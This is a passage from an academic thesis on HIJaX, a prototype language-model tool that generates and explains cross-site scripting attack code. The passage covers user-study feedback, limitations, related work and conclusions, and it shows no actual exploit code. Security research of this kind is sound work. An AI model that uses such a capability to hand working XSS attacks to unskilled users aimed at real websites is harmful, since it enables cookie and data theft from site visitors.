


Figure 6.18: Comfort Level Using the Internet




Figure 6.19: Internet Helpfulness

We now present the results of the multiple-choice feedback portion of the user study, for Internet users. As shown in Fig. 6.16 and Fig. 6.17, most participants agree that they would use the Internet to understand web exploits and test the robustness of their web applications. Fig. 6.18 shows that most Internet users are comfortable and confident in understanding as well as writing exploit code. On the other hand, the

majority of participants are neutral or do not think the Internet is helpful for finding answers to the cybersecurity tasks found in the survey as seen in Fig. 6.19.

We now present the results of the multiple-choice feedback portion of the user study, for HIJaX users. Fig. 6.20 and Fig. 6.21 show that most participants find HIJaX helpful in better understanding web exploits as well as finding answers to cybersecurity tasks. Fig. 6.22 shows that HIJaX is a tool that most participants would use in the future to secure their software. Fig. 6.23 and Fig. 6.24 shows that participants overall somewhat agreed or are neutral about how easy it was to use HIJaX and if HIJaX helps them gain confidence in identifying and generating exploits.

Overall, we see that the HIJaX user experience ranges from very positive to somewhat negative while the Internet user experience ranges from somewhat positive to very negative. We also see that there is little to no correlation between the user experiences of cybersecurity experts and non-cybersecurity experts due to a lack of data. It is important to note that a larger sample size of participants would make sentiment comparisons between HIJaX and Internet users more precise.




Figure 6.20: Using HIJaX to Better Understand Cybersecurity




Figure 6.21: HIJaX Helpfulness




Figure 6.22: Using HIJaX in the Software Development Life Cycle




Figure 6.23: Understanding HIJaX




Figure 6.24: Comfort Level Using the HIJaX

We now present the results of the free response feedback portion of the user study. We find that 15 of 16 survey participants that use the Internet feel they need help from the Internet to solve the cybersecurity tasks in the survey. Some common themes with these participants is that they need help with the topics of HTML and CSS. Another common theme with these participants is that they need help with code generation

questions and struggle with JavaScript concepts like accessing a user's cookies or geolocation and sending data to a remote server over IP. In this study, these participants use private search engines like Brave Search [54] and DuckDuckGo [55] due to concerns about searching taboo topics on public search engines. One participant states that they are nervous about using the Internet to look up information about exploits because they are not sure about the legal consequences. In this study, Internet users also worry about visiting unsafe websites. Six of 15 Internet users did not find all the answers they were looking for and often mention that using the Internet is time consuming. One of 15 participants points out that sites typically had fabricated examples of exploits instead of the actual exploit code. Two of 15 participants claim that there is too much information online, and one of 15 participants point out that it takes too much time to sort through all of the information on the Internet. Some notable quotes of feedback from participants who are Internet users include:

- “The answers were not specific. There were many sites, but rarely explained what the question I had was.”
- “The Internet was very helpful with explaining basics of XSS code injections. However, it did not explain anywhere in depth regarding more complex tasks that was being asked to write code for.”
- “Too much information I don't know what is right or wrong.”
- “I had trouble with implementing the code and it was not possible for me to find the related material on the Internet but for the rest of the question using the Internet was helpful.”
- “I was nervous about looking up how to generate attacks because it is a criminal offense. It was not very helpful in bolstering my knowledge of the topic.”

- “The issue is time. There are so many resources online. It takes time to sort through and pull out the bits I need in order to find the correct information I need and therefore generate a product.”
- “I had difficulties as the results I got from searching were talking about the theory and didn’t provide a lot of coding examples.”
- “All websites I visited showed me fabricated examples of exploits instead of code from real exploits.”
- “I used the Internet to look for how to find a user’s location using JavaScript and how to send stolen information to a remote server given an IP. There were no sources that I ended up using, because I couldn’t find one that explained how the code was written for that problem. I was looking at blogs as well as sites like Stack Exchange and Stack Overflow.”
- “I used DuckDuckGo to find the code and understand the code in the questions. I’m not familiar with HTML/CSS so it doesn’t make sense to me.”




Figure 6.25: HIJaX's Software Development Life Cycle Usage Breakdown

In regards to participants who use HIJaX to answer questions, 15 of 19 feel they need help from HIJaX to solve the cybersecurity task in the survey. A common theme in the feedback of participants is that they use HIJaX due to a lack of background knowledge in the field of cybersecurity. Another common theme from participant feedback is that HIJaX is easy to use but requires basic knowledge on how to use the Google Colab environment as well as being familiar with JavaScript, HTML, and CSS. Another common theme in participant feedback is that most participants would use HIJaX in the future if the tool was available to them, with 13 of 19 participants saying they would absolutely use the tool to solve future security tasks. Six of 19 participants said they might consider using HIJaX to solve future security tasks with some pointing out the need to improve and simplify the user interface. Another common theme in participant feedback is that most participants would use HIJaX in the software development life cycle, with 16 of 19 participants saying they would use

HIJaX, one of 19 participants saying they would not use HIJaX, and two of 19 saying they were undecided if they would use HIJaX in the software development life cycle. As shown in Fig. 6.25, the majority of participants see themselves using HIJaX in the testing and or building stages of the software development life cycle. Some notable quotes of feedback from participants who are HIJaX users include:

- “(HIJaX usage requires) some computer science knowledge, but not much at all.”
- “I don’t feel much background knowledge was needed (to use HIJaX), although it would be helpful to understand HTML, CSS, and maybe JavaScript.”
- “(HIJaX usage requires) fundamental programming or experience deploying software and using IDEs. The instructions were fantastic.”
- “(HIJaX usage) definitely requires some type of programming knowledge for reading the code. For using the translators, it felt pretty simple mainly with the instructions provided.”
- “Knowing how to follow directions is the only knowledge needed to use the HIJax tool.”
- “(Using HIJaX) was pretty straight forward. What was confusing were the directions. They could be give better explanations on how to use the product as well as what to copy.”
- “Yes, I had to use the HIJaX tool for all of the questions but especially for questions one to three where I had to translate code to English.”
- “(Yes, I needed help from HIJaX.) I understand JavaScript fine, it’s just HTML is something I haven’t touched since high school so it was a little difficult to understand.”

- “(Yes, I needed help from HIJaX.) I have taken cybersecurity classes but my memory was not fresh with the content of those courses.”
- “(Yes, I needed help from HIJaX.) I’m still learning to decipher code and understand different languages such as JavaScript.”
- “ I used HIJaX to create code as I am new to writing code and do not have the experience in writing such code.”
- “I think it (HIJaX) would be a tool I would use in the future since it can help me by pointing me in the right direction since I do not know much about cybersecurity.”
- “I will probably be using HIJaX in the future because I want to practice making my own firewall and doing penetration testing. I would use HIJaX to create malicious code and run it against my system and seeing whether my system holds up against attacks.”
- “I would use HIJaX mostly as a way to generate attacks to test the security of my webpage.”
- “(HIJaX is a tool I would use in the future to solve web security tasks.) While I do not work in web security, nor am I proficient in it at all, I would love to learn more about it through a tool like HIJaX.”
- “If I started my business after school and I had to open a website, I would need it (HIJaX).”
- “I would use it (HIJaX) for exploit knowledge.”
- “If I am ever in the position the future to solve web security tasks, HIJaX is something I would use. I would use it for the purpose for cybersecurity and protection.”

- “I would most definitely use it whenever I just feel something is wrong. Personally I feel that HIJaX would be a great tool for big companies and of course personal use. Great work!”
- “I think it (HIJaX) needs larger improvements UI wise. It would make it easier for users to understand its output as well.”
- “I would use it to generate code through speech/text.”
- “I do not know if I would ever use this tool to solve web security tasks as I am not going into that area of computer science.”
- “I believe given enough time to collect the different types of JavaScript used to attack or exploit web insecurities, this tool could become useful in block openings that allowed such hacks to take place.”
- “I can see myself trying to utilize this tool as a paired assistant that can guide me toward a better path.”
- “I see myself using HIJaX in the Building and Testing phase (of the Software Development Life Cycle) to build robust applications that can withstand attacks.”
- “I think that I would use HIJaX mostly in the Testing part of the Software Development Life Cycle, since it would show vulnerabilities within my code that I could fix.”
- “I see myself using HIJaX in the Software Development Life Cycle to build unique code that tests security as well as identify and generate exploits.”
- “HIJaX seems very promising for testing and deployment in my opinion.”
- “I am new to developing, but I would use it to test security walls protecting security breaches throughout the development process.”

- “Testing before deployment would be a big use for this technology (HIJaX). It can find things that are exploitable that the human eye usually doesn’t catch. Exploit code can be really taboo to some and this can help that.”
- “I’d use it to search for possible exploits in building my application(s), along with testing my application.”

The results of the technical questions in the survey show that HIJaX can assist non-security practitioners in cybersecurity task such as exploit code generation and interpretation more proficiently than a traditional Internet search. The results of the feedback questions in the survey show that non-security practitioners consider HIJaX a viable security tool that they would use to secure their web applications in the Software Development Life Cycle. Overall, most participants found the user experience of HIJaX to be similar or better than traditional Internet searches. Most people found the results of Internet searches to be too vague and some found using the Internet to solve cybersecurity task to be overwhelming.

CHAPTER 7: LIMITATIONS

We train HIJaX to generate a limited number of generic web exploits using a few thousand examples of English text and XSS attack code data. HIJaX can not generate exploits other than the ones found in the training dataset and cannot create exploits that are tailored to a specific vulnerability found on a specific website or platform. For example, while HIJaX can generate a generic exploit related to the field of phishing attacks it cannot construct a phishing attack specifically tailored to exploit a vulnerability found on Facebook’s login page unless the training dataset contains that information. This still leaves the risk of misuse, especially if HIJaX is broadly available to the public. HIJaX is capable of generating a number of generic exploits which can still be harmful to insecure websites.

Another limitation of HIJaX is the lack of training data. Our malicious dataset is limited to a few types of XSS attacks and only contains 1000 to 2000 intent-snippet pairs for training and testing. The BERT model, which was released by Google in 2018, has 340 million parameters and trains on 2.8 billion words from Wikipedia in addition to 800 million words from various books. GPT-2, which was released by OpenAI in 2019, has 1.5 billion parameters and trains on 40 Gigabytes of text data from over 8 million different web pages on the Internet. GPT-3, which was released by OpenAI in 2021, has 175 billion parameters and trains on 45 Terabytes of text data. Although HIJaX is not as large as GPT and BERT models, it’s smaller size allows it to run and train much faster. Even at HIJaX’s smaller size, non-security experts already see HIJaX as a viable security tool they would use to secure their web applications. This means HIJaX may not need to train on large amounts of data like GPT and BERT to be an effective tool. Nevertheless, the trend for building better language

models is more data which entails creating larger models with more parameters and training them on more data [56]. HIJaX needs a larger and more diverse malicious dataset in order to expand its exploit generation and interpretation capabilities.

CHAPTER 8: RELATED WORK

8.1 GPT-3




Figure 8.1: GPT-3's Approach to Training for Text Generation




Figure 8.2: GPT-3's Approach to Training for Text Generation with Pre-conditioning

As stated in Chapter 7, GPT-3 is a language model released by OpenAI in 2021 that trains on 45 Terabytes of text data [57]. The GPT-3 model has 175 billion parameters, 96 transformer decoder layers, and was the largest language model ever created as of 2021. GPT-3 can handle inputs as large as 2048 tokens which is approximately 1500 words. GPT-3 examines a piece of text and tries to predict the next token while BERT models uses a much simpler generator model which randomly masks tokens then looks at the surrounding context to predict the masked tokens [58]. As shown

in Fig. 8.1 and Fig. 8.2, GPT-3 attempts to predict the next token in a sentence. GPT-3 adds the new prediction to the sentence then puts the modified sentence in the feedback loop where GPT-3, again, attempts to predict the next token for the modified sentence until GPT-3 generates a complete response. This is why the most common use of GPT models are applications such as text auto-complete and AI-powered creative writing whereas the most common use of BERT models are applications like language translation.

8.2 Codex

Codex [59], a natural language to code generation tool released by OpenAI in 2021, is a modification of GPT-3. Codex uses the pre-trained GPT-3 model and the same text tokenizer as GPT-3 but fine-tunes the model by training it on additional Python code files from 54 million public repositories on GitHub. The Codex model has 12 Billion parameters and was tested against 164 programming problems and unit test. Codex is able to pass 28.7% of unit tests when doing single-code solution generation and pass 77.5% of unit tests when generating multiple (100) possible solutions for an individual programming problem.

8.3 NLP for Code Generation

Other works explore using natural language for code generation of JavaScript, Python [60, 29], C [61], C# [62, 63], C++ [61], Java [61, 29], and SQL [62, 64]. While these works perform code generation that is a representation of natural language, they do not incorporate aspects of XSS attack generation, which is done by training language models on XSS-related intent-snippet pairs. To the author's knowledge, there is no other available research on XSS attack code generation from natural language.

8.4 JavaScript & XSS Code Synthesis

Past works utilize XSS attack generation for creating test cases. AppSealer focuses on automatically generating security patches on Android apps when it detects vulnerabilities [65]. Another work automates unit testing to detect XSS vulnerabilities caused by improper encoding [66]. In another work, researchers also build a novel and principled type-qualifier based mechanism that attempts to automate the process of sanitization for XSS attack prevention [67]. The above approaches utilize XSS attack generation but do not tie the attack code to intents written by people. With HIJaX, the human intention behind the XSS attack is connected to the attack code using NLP.

8.5 Stack Overflow Q/A Retrieval

The manual selection process is heavily influenced by, and to a degree mirrors elements found in the methodology used in creation of the CoNaLa Dataset [48]. Several other works introduce methodologies for code retrieval and dataset construction [68, 69, 70]. One work automatically creates a corpus from Stack Overflow [69] in contrast to the manual selection and filtering processes. While the above mentioned works create datasets written in Python, Java, or C#, this work creates JavaScript datasets. Yet these related works similarly characterize the challenges of obtaining and interpreting question/answers from online resources.

8.6 Automated Exploit Generation

Other work discusses Automated Exploit Generation (AEG) in [7] in which they create the automatic exploit generation system capable of producing exploit strings from bug vulnerabilities. The paper “Survey of Automated Vulnerability Detection and Exploit Generation Techniques in Cyber Reasoning System” cites some of the current technologies and research in AEG [71]. Others research [72, 73, 74, 75, 76, 77, 78, 79, 80, 81, 82, 83, 84, 85, 86, 87] explore AEG for differing vulnerabilities. Two

papers [88, 89] use AEG to create XSS and SQL exploit code for web applications. However, this work focuses on AEG in conjunction with NLP. To the authors knowledge, SemFuzz is the only work to incorporate NLP for AEG; using semantics-based fuzzing on a Linux kernel [90]. Their approach uses CVE, Linux git logs, forums, and blog posts to gather information on a vulnerability, and create a dynamic call sequence that mutates until the vulnerability is triggered. While they do generate exploits from natural language, their scope differs in that they use natural language as clues to derive system vulnerabilities. This thesis uses natural language as representative of a command or action by which representative executable code is created.

CHAPTER 9: CONCLUSIONS

We present HIJaX, a prototype NLP-AEG tool that adapts deep learning technology to generate XSS attack code from English intents and English interpretations of an attacker’s intentions from their XSS attack code. Our contributions include the creation of a malicious dataset containing a variety of prevalent XSS attacks, automating the process of constructing and enlarging our malicious dataset with unique intent-snippet pairs, automating the testing of output snippets from HIJaX for successful execution, integrating HIJaX into a web-based interface allowing for public use, and conducting a user study to measure HIJaX’s real-world performance in addition to getting feedback about the user experience.

Experimental results show that HIJaX is able to generate XSS attack code that successfully executes in our chosen online testing environment: “The 12 Exploits of XSS-mas”. The user study performance metrics show that giving non-security experts access to the HIJaX tool results in a measurable increase in test scores for exploit code interpretation tasks and a significant increase in test scores for code generation tasks, over having them search for solutions on the Internet. We conclude from the user study results that HIJaX is somewhat more helpful than an Internet search in allowing non-security experts to better identify an attacker’s intentions behind a cyber-attack. We conclude that HIJaX is significantly more helpful than an Internet search in allowing non-security experts to generate cyber-attack code. Additionally, we see that there is minimal difference between HIJaX and Internet users in the time spent finding answers to cybersecurity questions. The results of the user study feedback questions show that the experience using HIJaX to solve web-security tasks, such as writing exploit code and deriving an attacker’s intentions from

exploit code, is significantly better than using the Internet in terms of getting correct answers. Feedback from the user study also shows that HIJaX is able to provide concise answers to questions that are not easy to find using the Internet.

We also conclude from the results that non-security experts are more comfortable using HIJaX to find answers that would otherwise require them to visit unsafe websites and search topics online they feel are ‘taboo’ and ‘illegal’. Both security and non-security experts feel that HIJaX only requires a basic understanding of HTML, CSS, and JavaScript. The majority of non-security experts in this user study see HIJaX as a useful security tool that they would use in the future, specifically in the testing and building stages of the Software Development Life Cycle.

This prototype, HIJaX, lays the groundwork for our aim to use NLP-based AEG to help non-security experts create more secure websites early in the Software Development Life Cycle by automating the process of generating and understanding real-life XSS attacks.

REFERENCES

- [1] OWASP, “OWASP Top Ten.” <https://owasp.org/www-project-top-ten/>, 2017. Retrieved 04-01-2021.
- [2] S. Yerushalmi, “Despite COVID-19 Pandemic, Imperva Reports Number of Vulnerabilities Decreased in 2020.” <https://www.imperva.com/blog/despite-covid-19-pandemic-imperva-reports-number-of-vulnerabilities-decreased-in-2020/>, 2021. Retrieved 04-15-2022.
- [3] B. Vigliarolo, “Report - Pretty Much Every Type of Cyberattack Increased in 2021.” <https://www.techrepublic.com/article/report-pretty-much-every-type-of-cyberattack-increased-in-2021/>, 2022. Retrieved 04-20-2022.
- [4] A. P. Emily Gallagher, “WhiteHat Security Research Reveals that 75% of Developers Worry About the Security of Their Applications, Yet Half Their Teams Lack a Dedicated Security Expert.” <https://www.businesswire.com/news/home/20191121005073/en/WhiteHat-Security-Research-Reveals-that-75-of-Developers-Worry-about-the-Security-of-their-Applications-Yet-Half-Their-Teams-Lack-a-Dedicated-Security-Expert>, 2019. Retrieved 07-16-2022.
- [5] S. Kirsten, “Cross Site Scripting (XSS).” <https://owasp.org/www-community/attacks/xss/>, 2022. Retrieved 07-19-2022.
- [6] Synopsys, “What is Penetration Testing and How Does It Work?.” <https://www.synopsys.com/glossary/what-is-penetration-testing.html>, 2022. Retrieved 07-13-2022.
- [7] T. Avgerinos, S. K. Cha, A. Rebert, E. J. Schwartz, M. Woo, and D. Brumley, “Automatic Exploit Generation,” *Communications of the Association for Computing Machinery (Commun. ACM)*, p. 74–84, 2014.
- [8] B. Shetty, “Natural Language Processing (NLP) for Machine Learning.” <https://towardsdatascience.com/natural-language-processing-nlp-for-machine-learning-d44498845d5b>, 2018. Retrieved 07-17-2022.
- [9] T. Point, “SDLC Overview.” https://www.tutorialspoint.com/sdlc/sdlc_overview.htm, 2022. Retrieved 07-17-2022.
- [10] A. Jagota, “Neural Language Models.” <https://towardsdatascience.com/neural-language-models-32bec14d01dc>, 2021. Retrieved 08-02-2022.
- [11] Z. Tan, S. Wang, Z. Yang, G. Chen, X. Huang, M. Sun, and Y. Liu, “Neural Machine Translation: A Review of Methods, Resources, and Tools,” 2020.

- [12] T. Contributor, “What Is a Dataset?.” <https://www.techtarget.com/whatis/definition/data-set>, 2022. Retrieved 08-02-2022.
- [13] S. Overflow, “Stack Overflow: Where Developers Learn Share & Build Careers.” <https://stackoverflow.com/>, 2020. Retrieved 04-01-2021.
- [14] D. Weedmark, “Machine Learning Model Training: What It Is and Why It’s Important.” <https://www.dominodatalab.com/blog/what-is-machine-learning-model-training>, 2021. Retrieved 08-02-2022.
- [15] S. Exchange, “Stack Exchange API v2.2.” <https://api.stackexchange.com/docs>, 2020. Retrieved 03-15-2020.
- [16] S. E.Al-Hossami, “EnPy: An English-to-Python Translation System.” Unpublished, N.D.
